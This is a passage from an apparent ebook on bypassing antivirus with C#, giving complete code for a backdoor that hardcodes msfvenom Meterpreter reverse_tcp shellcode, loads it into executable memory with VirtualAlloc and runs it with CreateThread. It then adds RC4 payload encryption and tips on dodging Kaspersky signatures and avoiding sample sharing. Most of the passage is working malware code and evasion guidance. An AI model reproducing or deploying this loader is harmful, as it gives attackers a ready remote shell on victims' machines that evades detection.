important point for this trick is all Meterpreter Bytes will make in Memory without Saving in File-system so for Proof of Concept you can See this Thing in “Picture 1” by “NativePayload_HardcodedPayload_string.exe” C# Code. As you can see in “Picture 1” Meterpreter Bytes “FC 48” in this Method Saved in File-system by these Bytes as STRING :

66 ==> F

63 ==> C

2C ==> ,

34 ==> 4

https://t.me/learningnets

38 ==> 8

FC48 Meterpreter Bytes

660063002C00340038002C Meterpreter Transformed to Strings Bytes

so we have something like this FC48 transformed to 660063002C00340038002C

with Code string[] Xpayload = payload.Split(','); you will Remove these Bytes from 660063002C00340038002C

so you will have these bytes in string[] Xpayload , it means in Memory.

660063002C00340038002C == > 660063002C00340038002C

string[] Xpayload == 66633438

Xpayload[0]= 66

Xpayload[1]= 63

Xpayload[2]= 34

Xpayload[3]= 38

Important Point : With this Variable byte[] X_Final you will have FC48 Meterpreter bytes In Memory after Converting from 66633438 to FC48 by Codes (Line Numbers 4 and 6).

after these Code we will have Meterpreter Payload in Memory by byte[] X_Final Variable now We need some Codes for Execute these Meterpreter Bytes in Memory by Create one New Thread into Current Process.

now we should talk about Section "STEP 2" in "Source_Code_1".

```
 /// STEP 2: Begin
0.      UInt32 MEM_COMMIT = 0x1000;
1.      UInt32 PAGE_EXECUTE_READWRITE = 0x40;
2.      Console.WriteLine();
3.      Console.ForegroundColor = ConsoleColor.Gray;
```

https://t.me/learningnets

```
4.        Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
5.        UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE
_EXECUTE_READWRITE);
6.        Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
7.        IntPtr hThread = IntPtr.Zero;
8.        UInt32 threadId = 0x0000;
9.        IntPtr pinfo = IntPtr.Zero;

10.        hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
11.        WaitForSingleObject(hThread, 0xffffffff);
      /// STEP 2: End
12.     }
13.     [DllImport("kernel32")]
14.     private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAlloca
tionType, UInt32 flProtect);
15.     [DllImport("kernel32")]
16.     private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSiz
e, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
17.     [DllImport("kernel32")]
18.     private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMillisecond
s);
19.   }
20. }
```

as you can see in Section “STEP2” we have some code for API Programming and [DllImport("kernel32")].

If you want to use some Windows API Function (Unmanaged Codes) in your C# Codes (Managed Codes) then you need these lines like (line Numbers : 13 , 14 , 15 , 16, 17, 18). with these line I want to use these API Function (VirtualAlloc , CreateThread , WaitForSingleObject).

Note : Don't Worry this is API Programming but I will try to Explain these Codes very simple and Useful also let me tell you my Friends I am not Professional API Programmer by C# so If I can Do this , you can do this too.

https://t.me/learningnets

If I want to explain these codes from Line 0 up to 20 Shortly : with this code you will Allocate memory Space in current Process for your Meterpreter Payload then your code will Copy Payload DATA from Managed Codes AREA (byte[] X_Final) to Unmanaged Codes AREA (UInt32 funcAddr) by (Marshal.Copy) finally your code Will make New Thread by (CreateThread) in your Current Process also Executing that and waiting for Response from your New thread by (WaitForSingleObject(hThread, 0xffffffff)).

STEP 2 :

```
/// STEP 2: Begin
0.      UInt32 MEM_COMMIT = 0x1000;
1.      UInt32 PAGE_EXECUTE_READWRITE = 0x40;
2.      Console.WriteLine();
3.      Console.ForegroundColor = ConsoleColor.Gray;
4.      Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
5.      UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE
_EXECUTE_READWRITE);
6.      Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);
```

by These codes in Line Number 0 and 1 you will set Type of memory allocation in this case we need 1000 and 40 by type UInt32.

code in line number 5 : commits Virtual Address Space for current process by length (UInt32)X_Final.Length also with start address 0 .

Code in Line Number 6 with this code (Marshal.Copy) your DATA in your Meterpreter Payload Variable in this case (X_Final) will copy to Unmanaged Code AREA (funcAddr) it means your meterpreter payload From .NET code will Copy to Unmanaged Code to Executing by new Threads.

```
7.      IntPtr hThread = IntPtr.Zero;
8.      UInt32 threadId = 0x0000;
9.      IntPtr pinfo = IntPtr.Zero;
10.     hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
11.     WaitForSingleObject(hThread, 0xffffffff);
    /// STEP 2: End
```

https://t.me/learningnets

finally by (CreateThread) you will make one New Thread into Current Process with Meterpreter Payload by Pointer for Executing Functions in your Meterpreter PAYLOAD and with (WaitForSingleObject) you will waiting for Executing Result from New Thread .

Important point : This Highlighted Section of our Source Code will Detect by Kaspersky Anti Viruses probably if you uses this Source code in Text format by TXT extension :

```
UInt32 MEM_COMMIT = 0x1000;

UInt32 PAGE_EXECUTE_READWRITE = 0x40;

Console.WriteLine();

Console.ForegroundColor = ConsoleColor.Gray;

Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");

UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_
EXECUTE_READWRITE);

Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);

IntPtr hThread = IntPtr.Zero;

UInt32 threadId = 0x0000;

IntPtr pinfo = IntPtr.Zero;

 hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);

 WaitForSingleObject(hThread, 0xffffffff);

///
```

so if you want to test this code Right Now maybe This Source Code with Text Format Will Detect by Kaspersky AV for example Kaspersky Will Detect this Source Code with TXT format It means Copy and Paste these Lines from 7 up to 11 to text Files for example Demo.txt file then if you want to Download this File by HTTP traffic with Text File TXT extension then Will Detect by KASPERSKY AV ver:17 or you can test that with right-click and selecting Scan by AV. Interesting they want to Catch your Codes in Text format so in this case Kaspersky want to Find Red Codes and they don not care about Your Meterpreter Payload if you want to use that by String Tricks or Bytes Method in your Executable Files "EXE" But this Backdoor Source Code and Executable File will not Detect by Most AVS right now (2016-2017).

Creating C#.NET Code and Testing.

https://t.me/learningnets

Now for Testing This Source Code we should make C# Console Application Project Step by Step :


To create and run a console application

1. 1.Start Visual Studio 2008 or 2015 on Windows 2008 / 7 / 8.1 / 2012
2. 2.On the menu bar, choose **File**, **New**, **Project**.

The **New Project** dialog box opens.

1. 3.Expand **Installed**, expand **Templates**, expand **Visual C#**, and then choose **Console Application**.
2. 4.In the **Name** box, specify name “NativePayload_HardcodedPayload" for your project , also select .NET Frameworks 2.0 or 3.5 or 4.0 only and then choose the **OK** button.

The new project appears in **Solution Explorer**.



1. 5.If Program.cs isn't open in the **Code Editor**, open the shortcut menu for **Program.cs** in **Solution Explorer**, and then choose **View Code**.
2. 6.Replace the contents of Program.cs with the following code but in your code (string payload =) variable data is depend on your Msfvenom output in your LAB then you should Make listener for your Backdoor By Metaspolit in your Kali Linux Please back to Page 2 of this Chapter and See how can Make Backdoor Payloads by Msfvenom tool by “Transform Format 1-1” table for your C# Code for more information please Watch Videos 1-1 (Chapter 1 , Test-1) , now you can Run (Compile/Execute) your C# Code by Pressing F5.

```
using System;

using System.Collections.Generic;
```

https://t.me/learningnets

```
using System.Linq;

using System.Runtime.InteropServices;

using System.Text;


namespace NativePayload_HardcodedPayload

{

   class Program

   {

      static void Main(string[] args)

      {

         /// STEP 1: Begin

         /// msfvenom --platform windows --arch x86_64 -p
windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129 -f c > payload.txt

         string payload = "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,
52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,
20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85
,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,5
6,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,
24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,8
8,48,01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,1
2,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,
49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,0
1,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,
c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,
d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,
f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,5
8,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89
,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,
2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,
b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";

         string[] Xpayload = payload.Split(',');

         byte[] X_Final = new byte[Xpayload.Length];

         for (int i = 0; i < Xpayload.Length; i++)

         {

            X_Final[i] = Convert.ToByte(Xpayload[i], 16);

         }
```

https://t.me/learningnets

```
// byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41
,0x51 ,0x41 ,0x50 ,0x52 ,0x51 ,0x56 ,0x48 ,0x31 ,0xd2 ,0x65 ,0x48 ,0x8b ,0x52 ,0x60 ,0x48
,0x8b ,0x52 ,0x18 ,0x48 ,0x8b ,0x52 ,0x20 ,0x48 ,0x8b ,0x72 ,0x50 ,0x48 ,0x0f ,0xb7 ,0x4a ,0x4a
,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x3c ,0x61 ,0x7c ,0x02 ,0x2c ,0x20 ,0x41 ,0xc1 ,0xc9
,0x0d ,0x41 ,0x01 ,0xc1 ,0xe2 ,0xed ,0x52 ,0x41 ,0x51 ,0x48 ,0x8b ,0x52 ,0x20 ,0x8b ,0x42 ,0x3c
,0x48 ,0x01 ,0xd0 ,0x66 ,0x81 ,0x78 ,0x18 ,0x0b ,0x02 ,0x0f ,0x85 ,0x72 ,0x00 ,0x00 ,0x00 ,0x8b
,0x80 ,0x88 ,0x00 ,0x00 ,0x00 ,0x48 ,0x85 ,0xc0 ,0x74 ,0x67 ,0x48 ,0x01 ,0xd0 ,0x50 ,0x8b ,0x48
,0x18 ,0x44 ,0x8b ,0x40 ,0x20 ,0x49 ,0x01 ,0xd0 ,0xe3 ,0x56 ,0x48 ,0xff ,0xc9 ,0x41 ,0x8b ,0x34
,0x88 ,0x48 ,0x01 ,0xd6 ,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x41 ,0xc1 ,0xc9 ,0x0d ,0x41
,0x01 ,0xc1 ,0x38 ,0xe0 ,0x75 ,0xf1 ,0x4c ,0x03 ,0x4c ,0x24 ,0x08 ,0x45 ,0x39 ,0xd1 ,0x75 ,0xd8
,0x58 ,0x44 ,0x8b ,0x40 ,0x24 ,0x49 ,0x01 ,0xd0 ,0x66 ,0x41 ,0x8b ,0x0c ,0x48 ,0x44 ,0x8b ,0x40
,0x1c ,0x49 ,0x01 ,0xd0 ,0x41 ,0x8b ,0x04 ,0x88 ,0x48 ,0x01 ,0xd0 ,0x41 ,0x58 ,0x41 ,0x58 ,0x5e
,0x59 ,0x5a ,0x41 ,0x58 ,0x41 ,0x59 ,0x41 ,0x5a ,0x48 ,0x83 ,0xec ,0x20 ,0x41 ,0x52 ,0xff ,0xe0
,0x58 ,0x41 ,0x59 ,0x5a ,0x48 ,0x8b ,0x12 ,0xe9 ,0x4b ,0xff ,0xff ,0xff ,0x5d ,0x49 ,0xbe ,0x77
,0x73 ,0x32 ,0x5f ,0x33 ,0x32 ,0x00 ,0x00 ,0x41 ,0x56 ,0x49 ,0x89 ,0xe6 ,0x48 ,0x81 ,0xec ,0xa0
,0x01 ,0x00 ,0x00 ,0x49 ,0x89 ,0xe5 ,0x49 ,0xbc ,0x02 ,0x00 ,0x11 ,0x5c ,0xc0 ,0xa8 ,0x25 ,0x81
,0x41 ,0x54 ,0x49 ,0x89 ,0xe4 ,0x4c ,0x89 ,0xf1 ,0x41 ,0xba ,0x4c ,0x77 ,0x26 ,0x07 ,0xff ,0xd5
,0x4c ,0x89 ,0xea ,0x68 ,0x01 ,0x01 ,0x00 ,0x00 ,0x59 ,0x41 ,0xba ,0x29 ,0x80 ,0x6b ,0x00 ,0xff
,0xd5 ,0x6a ,0x05 ,0x41 ,0x5e ,0x50 ,0x50 ,0x4d ,0x31 ,0xc9 ,0x4d ,0x31 ,0xc0 ,0x48 ,0xff ,0xc0
,0x48 ,0x89 ,0xc2 ,0x48 ,0xff ,0xc0 ,0x48 ,0x89 ,0xc1 ,0x41 ,0xba ,0xea ,0x0f ,0xdf ,0xe0 ,0xff
,0xd5 ,0x48 ,0x89 ,0xc7 ,0x6a ,0x10 ,0x41 ,0x58 ,0x4c ,0x89 ,0xe2 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba
,0x99 ,0xa5 ,0x74 ,0x61 ,0xff ,0xd5 ,0x85 ,0xc0 ,0x74 ,0x0a ,0x49 ,0xff ,0xce ,0x75 ,0xe5 ,0xe8
,0x93 ,0x00 ,0x00 ,0x00 ,0x48 ,0x83 ,0xec ,0x10 ,0x48 ,0x89 ,0xe2 ,0x4d ,0x31 ,0xc9 ,0x6a ,0x04
,0x41 ,0x58 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00
,0x7e ,0x55 ,0x48 ,0x83 ,0xc4 ,0x20 ,0x5e ,0x89 ,0xf6 ,0x6a ,0x40 ,0x41 ,0x59 ,0x68 ,0x00 ,0x10
,0x00 ,0x00 ,0x41 ,0x58 ,0x48 ,0x89 ,0xf2 ,0x48 ,0x31 ,0xc9 ,0x41 ,0xba ,0x58 ,0xa4 ,0x53 ,0xe5
,0xff ,0xd5 ,0x48 ,0x89 ,0xc3 ,0x49 ,0x89 ,0xc7 ,0x4d ,0x31 ,0xc9 ,0x49 ,0x89 ,0xf0 ,0x48 ,0x89
,0xda ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7d
,0x28 ,0x58 ,0x41 ,0x57 ,0x59 ,0x68 ,0x00 ,0x40 ,0x00 ,0x00 ,0x41 ,0x58 ,0x6a ,0x00 ,0x5a ,0x41
,0xba ,0x0b ,0x2f ,0x0f ,0x30 ,0xff ,0xd5 ,0x57 ,0x59 ,0x41 ,0xba ,0x75 ,0x6e ,0x4d ,0x61 ,0xff
,0xd5 ,0x49 ,0xff ,0xce ,0xe9 ,0x3c ,0xff ,0xff ,0xff ,0x48 ,0x01 ,0xc3 ,0x48 ,0x29 ,0xc6 ,0x48
,0x85 ,0xf6 ,0x75 ,0xb4 ,0x41 ,0xff ,0xe7 ,0x58 ,0x6a ,0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5
,0xa2 ,0x56 ,0xff ,0xd5 };


        /// STEP 1: End


        /// STEP 2: Begin

        UInt32 MEM_COMMIT = 0x1000;

        UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        Console.WriteLine();

        Console.ForegroundColor = ConsoleColor.Gray;

        Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");
```

https://t.me/learningnets

```
            UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_
EXECUTE_READWRITE);

            Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);

            IntPtr hThread = IntPtr.Zero;

            UInt32 threadId = 0x0000;

            IntPtr pinfo = IntPtr.Zero;


            hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);

            WaitForSingleObject(hThread, 0xffffffff);

            /// STEP 2: End

        }

        [DllImport("kernel32")]

        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocatio
nType, UInt32 flProtect);

        [DllImport("kernel32")]

        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize,
UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]

        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    }

}
```

https://damonmohammadbagher.github.io/Posts/ebookBypassingAVsByCsharpProgramming/index.htm

Making Encrypted Meterpreter Payload by C#.NET

- **•Goal : Understanding how can Create Encrypted Payload and Decrypt that in Memory by C#**
- **•Creating C#.NET Code and Testing.**
- **•Videos**

in this Chapter we will talk about Encrypting Meterpreter Payload in your Source Code by C# so in this case we want to Hard-coded Payload Again in C# Source Code then for Avoiding from Detection by AV we will use Encrypted Meterpreter Payload in our Code but we have some Important Points in this Section :

Important Points :

https://t.me/learningnets

1. 1.Where of your Code is Sensitive and probably will Detect by Anti-Viruses ?

-
    - ◦◦Meterpreter Section ? It means AV will Detect your Meterpreter Hard-coded Payload in Executable file as you can see in previous Chapter we talked about that ? like these Sections :

```
byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ...};

string payload = "fc,48,83,e4,f0,e8,cc,00,00,...";
```

-
    - ◦◦Or Other Sections of your C# code ? like these Sections : (S1 , S2 or STEP2: Since "Begin" up to "End") :

```
    /// STEP 2: Begin

    UInt32 MEM_COMMIT = 0x1000;

    UInt32 PAGE_EXECUTE_READWRITE = 0x40;

    Console.WriteLine();

    Console.ForegroundColor = ConsoleColor.Gray;

    Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");

S1  UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_
EXECUTE_READWRITE);

    Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);

    IntPtr hThread = IntPtr.Zero;

    UInt32 threadId = 0x0000;

    IntPtr pinfo = IntPtr.Zero;

S2  hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);

    WaitForSingleObject(hThread, 0xffffffff);

    /// STEP 2: End
```

1. 2.in this chapter we will talk about Hard-coded Payloads but one good way to avoiding Detection by AV is Using Command Prompt Parameters for Importing your Payloads as Parameter! In this case your Payloads will load in Memory without Writing in File-system also you can Use Encrypted Data by CMD Parameters for Importing Payloads so we should talk about this technique too because some Anti-viruses will Detect Meterpreter Sections in your C# Code so in this case you should not use Hard-coded Meterpreter Payload in Executable file or Source code so you can Import your Meterpreter by Command Prompt Parameters or **you should use Hard-coded + Encrypted Payload.**

https://t.me/learningnets

-
    - ◦◦**Note** : you can use Infiltration/Exfiltration Techniques for Transferring Payloads over Network Traffic also use them as Command Prompt Parameter for your Backdoor , in this course we will talk about Infiltration /Exfiltration Techniques too. (eBook PART2)

1. 3.Some Anti-viruses will Detect Sections S1 , S2 or STEP2 since Begin up to End so in this case you should change your C# Source Code for Making New Signature .

In this chapter we will talk about how can use Hard-coded Payload with Encryption Method also we will talk about How can use Payloads by Command Prompt Parameters via C#.

Note : RC4 is one of the Best and Simple way for using Encryption in your Meterpreter Payloads so I want to use this Algorithm for Encrypted Payloads but in this course I do not want to Explain RC4 Algorithm Code Line by Line so we just need these codes for Encryption but I think this Source Code is not Very Difficult to Understanding so we should Focus to How can Use this Code in C# rather than the focus to RC4 Algorithm.

Warning : Don't Use "www.virustotal.com" or something like that , Never Ever.

Recommended :

STEP 1 : Use each Installed AV one by one in your LAB .

STEP 2 : after "AV Signature Database Updated" your Internet Connection should be "Disconnect" .

STEP 3 : Now you can Copy and Paste your C# code and “exe” to your Virtual Machine for test .

As you can see in this code “ class Encryption_Class ” we have “Encrypt , Decrypt” Functions so with these functions you can Create Encrypt or Decrypt Payload.

```
private static class Encryption_Class

{

   public static string Encrypt(string key, string data)
```

https://t.me/learningnets

```
{
    Encoding unicode = Encoding.Unicode;
    return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(dat
a)));
}

public static string Decrypt(string key, string data)
{
    Encoding unicode = Encoding.Unicode;
    return unicode.GetString(Encrypt(unicode.GetBytes(key), Convert.FromBase64String(
data)));
}

public static byte[] Encrypt(byte[] key, byte[] data)
{
    return EncryptOutput(key, data).ToArray();
}

public static byte[] Decrypt(byte[] key, byte[] data)
{
    return EncryptOutput(key, data).ToArray();
}

private static byte[] EncryptInitalize(byte[] key)
{
    byte[] s = Enumerable.Range(0, 256)
      .Select(i => (byte)i)
      .ToArray();

    for (int i = 0, j = 0; i < 256; i++)
    {
        j = (j + key[i % key.Length] + s[i]) & 255;
```

https://t.me/learningnets

```
            Swap(s, i, j);
        }

        return s;
    }

    private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
    {
        byte[] s = EncryptInitalize(key);

        int i = 0;
        int j = 0;

        return data.Select((b) =>
        {
            i = (i + 1) & 255;
            j = (j + s[i]) & 255;

            Swap(s, i, j);
            return (byte)(b ^ s[(s[i] + s[j]) & 255]);
        });
    }

    private static void Swap(byte[] s, int i, int j)
    {
        byte c = s[i];
        s[i] = s[j];
        s[j] = c;
    }
}
```

https://t.me/learningnets

for using RC4 encryption Code in your C# Backdoor you need Two Steps :

Step1: Creating Encrypted Payloads by Simple C# Code.

Step2: Creating Decrypted Payloads by Simple C# Backdoor.

So we have two C# Source code first for Encryption , Second for Decryption (Backdoor).

Step1: Creating Encrypted Payloads by Simple C# Code:

Step1-1: First of all we need one Meterpreter Payload so with this command you can Create Meterpreter Payload with Csharp Format.

Step1-1: Creating Metasploit Meterpreter Backdoor Payloads. (Transform Format : csharp)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :

msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt

Note : After create Meterpreter payload by Msfvenom Command you can use this Payload by This C# Source Code for Creating Encrypted Payload .

before using this C# Source Code we should talk about static byte[] KEY for Encryption method also we should talk about this code string[] InputArg = args[0].Split(','); for Using Command Prompt Arguments to importing Meterpreter Payload .

Source_1:

```
using System;

using System.Collections.Generic;

using System.Linq;

using System.Runtime.InteropServices;

using System.Text;


namespace Payload_Encrypt_Maker

{
```

https://t.me/learningnets

```
class Program
  {
     static byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00
, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };


     private static class Encryption_Class
     {
        public static string Encrypt(string key, string data)
        {
           Encoding unicode = Encoding.Unicode;
           return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(dat
a)));
        }

        public static string Decrypt(string key, string data)
        {
           Encoding unicode = Encoding.Unicode;
           return unicode.GetString(Encrypt(unicode.GetBytes(key), Convert.FromBase64String(
data)));
        }

        public static byte[] Encrypt(byte[] key, byte[] data)
        {
           return EncryptOutput(key, data).ToArray();
        }

        public static byte[] Decrypt(byte[] key, byte[] data)
        {
           return EncryptOutput(key, data).ToArray();
        }
```

https://t.me/learningnets

```
private static byte[] EncryptInitalize(byte[] key)
{
    byte[] s = Enumerable.Range(0, 256)
      .Select(i => (byte)i)
      .ToArray();

    for (int i = 0, j = 0; i < 256; i++)
    {
        j = (j + key[i % key.Length] + s[i]) & 255;

        Swap(s, i, j);
    }

    return s;
}

private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = EncryptInitalize(key);

    int i = 0;
    int j = 0;

    return data.Select((b) =>
    {
        i = (i + 1) & 255;
        j = (j + s[i]) & 255;

        Swap(s, i, j);

        return (byte)(b ^ s[(s[i] + s[j]) & 255]);
```

https://t.me/learningnets

```
        });
    }

    private static void Swap(byte[] s, int i, int j)
    {
        byte c = s[i];

        s[i] = s[j];
        s[j] = c;
    }
}
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Payload Encryptor tool for Meterpreter Payloads ");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Published by Damon Mohammadbagher  2016-2017");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] using RC4 Encryption for your Payload with strings");



    string[] InputArg = args[0].Split(',');
    byte[] XPay = new byte[InputArg.Length];

    Console.WriteLine("[!] Detecting Meterpreter Payload by Arguments");
    Console.Write("[!] Payload Length is: ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.Write(XPay.Length.ToString() + "\n");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
```

https://t.me/learningnets

```
for (int i = 0; i < XPay.Length; i++)
{
   XPay[i] = Convert.ToByte(InputArg[i], 16);
}

Console.WriteLine("[!] Loading Meterpreter Payload in Memory Done.");

byte[] Xresult = Encryption_Class.Encrypt(KEY, XPay);
Console.ForegroundColor = ConsoleColor.Green;
Console.WriteLine("[>] Encrypting Meterpreter Payload in Memory by KEY Done.");
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.Write("[!] Encryption KEY is:");
Console.ForegroundColor = ConsoleColor.Yellow;

string Keys = "";
foreach (byte item in KEY)
{
   Keys += " " + item.ToString();
}

Console.Write("{0}", Convert.ToString(Keys));
Console.WriteLine();
Console.ForegroundColor = ConsoleColor.DarkGreen;
Console.WriteLine("[+] Encrypted Payload with Length {0} is: ",XPay.Length.ToString());
Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine();

for (int i = 0; i < Xresult.Length; i++)
{
   Console.Write(" " + Xresult[i].ToString());
```

https://t.me/learningnets

```
        }
        Console.WriteLine();
        Console.WriteLine();

      }
    }
}
```

Q. What is this KEY ?

A. Short Answer is : you need this KEY to Encrypting your Payload by RC4 Algorithm also you need this KEY for Decryption .

This KEY is Byte[] Array variable and this Key Hard-coded in your Code but you can change it any time you want .

```
static byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
```

importing Data with Arguments :

